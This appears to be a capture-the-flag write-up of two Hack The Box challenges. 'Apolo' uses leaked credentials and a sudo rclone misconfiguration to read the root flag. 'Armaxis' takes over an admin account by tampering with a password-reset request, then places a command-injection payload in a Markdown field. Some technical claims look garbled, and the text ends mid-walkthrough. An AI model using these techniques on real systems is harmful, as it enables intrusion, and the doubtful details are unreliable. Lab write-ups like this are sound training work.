Challenge 13: Apolo



Challenge Description:

In the "Apolo" challenge, we were tasked with infiltrating the security systems of the Frontier Cluster, a network designed to protect assets from bounty hunters. This involved gaining initial access through web vulnerabilities, extracting user and root credentials, and escalating privileges to gain full system control.

Objective:

- Identify and exploit web-based vulnerabilities to gain initial access.
- Obtain user and administrative credentials.
- Escalate privileges to capture the root flag.


Host Discovery & DNS Setup:

First we need to Identify the target services and gain initial foothold.


The challenge mentions apolo.htb and ai.apolo.htb as target URLs. These are internal domain names that need to be resolved locally.


- Edit /etc/hosts on your attacker machine (Kali) to map the target IP address to the given hostnames:

  - Command: **echo "10.129.247.110 apolo.htb" | sudo tee -a /etc/hosts**
- This ensures when we browse to apolo.htb or ai.apolo.htb, it resolves correctly to the target machine.We now ran an Nmap scan on the target IP (e.g., 10.129.247.110) to identify open ports and services ans found the port 80 open and a web application was running on the port




- We accessed the web application hosted at apolo.htb and were presented with a futuristic-themed webpage that highlighted the "Apolo Anti Bounty Hunter Network." This site boasted of harnessing advanced AI technology to protect cluster assets.
- We navigated to ai.apolo.htb, where we encountered a login prompt as part of the FlowiseAI interface.






- We discovered an exposed API endpoint that inadvertently revealed MongoDB credentials through a JSON response.
- Using these credentials (Username: lewis, Password: C0mpl3xi3Ty!_W1n3), we gained SSH access to the system and administrative access to the AI interface.




- We logged into the system via SSH as user lewis.
- We located and extracted the user flag from the home directory, which was documented as HTB{llm_ex9l01t_4_RC3}.




- We conducted system enumeration to ascertain sudo privileges and discovered that lewis could execute rclone as root without a password.
- ran the following commands on ai.apolo.htb with user lewis:
  - Command: **(root) NOPASSWD: /usr/bin/rclone cat /root/root.txt**
- We exploited this misconfiguration to read the root flag directly from /root/root.txt, securing the ultimate flag of the challenge.
  - Command: **sudo rclone cat /root/root.txt**
  - This displayed the contents of the root.txt flag

Flag: **HTB{cl0n3_rc3_f1l3)**



Web Challenges:

Challenge 14: Armaxis



Challenge Discription:


The Armaxis challenge exploits weaknesses in user authentication and command injection. It begins with a password reset vulnerability that allows privilege escalation to an admin account. The challenge progresses with a Markdown rendering flaw in the admin's Dispatch page, enabling remote command execution to retrieve the flag. The objective: chain vulnerabilities to uncover the flag hidden in the server's file system.

1. Initial Discovery

Upon inspecting the provided challenge files, the **database.js** file revealed the following:

- An initial **admin user**:

```
await runInsertUser(
  "admin@armaxis.htb",
  `${crypto.randomBytes(69).toString("hex")}`,
  "admin",
);
```



2. Register and Login as a Test User


- Registered a **new user** with the email test@email.htb.
- Logged into the account successfully.

3. Exploiting the Password Reset Mechanism


The password reset system had the following **vulnerability**:

- Password reset tokens were sent to the **user inbox** (visible in the test interface).
- By intercepting the reset request using a proxy tool like **Burp Suite**, we were able to:
    - Change the **target email** from test@email.htb to admin@armaxis.htb.
    - Submited the modified request **within 1 minute** to bypass any time restriction.


Lets reset the accord of test@email.htb, since we have access to the mailbox




We ca see the Reset code the mailbox



sent the request during request in a proxy tool like burpsuite
We were able to login as an admin and by changing the mail ID from
test@email.htb to admin@armaxis.htb
There is time restriction here, the request has to be send within a minute after interception to the server.



Now we can login to admin with password we used for test user.
We can see new Page call Dispatch in admins account





The note field accepts markdown and renders it, lets see if we can get command injection here.

Injected the following payload into the Note field:


```
![alt](; ls /)
```

- This triggered the **ls** command, listing files in the current directory.
- The output revealed the existence of a file named **flag.txt**.






Now loged in with Intial test user again and see the user received dispatched weapon form admin



Now we checked for Request in BurpSuite

We can see the command getting executed in Markdown rendering and listing out files
We can see
flag.txt file in the same directory




Updated the command to read the file.

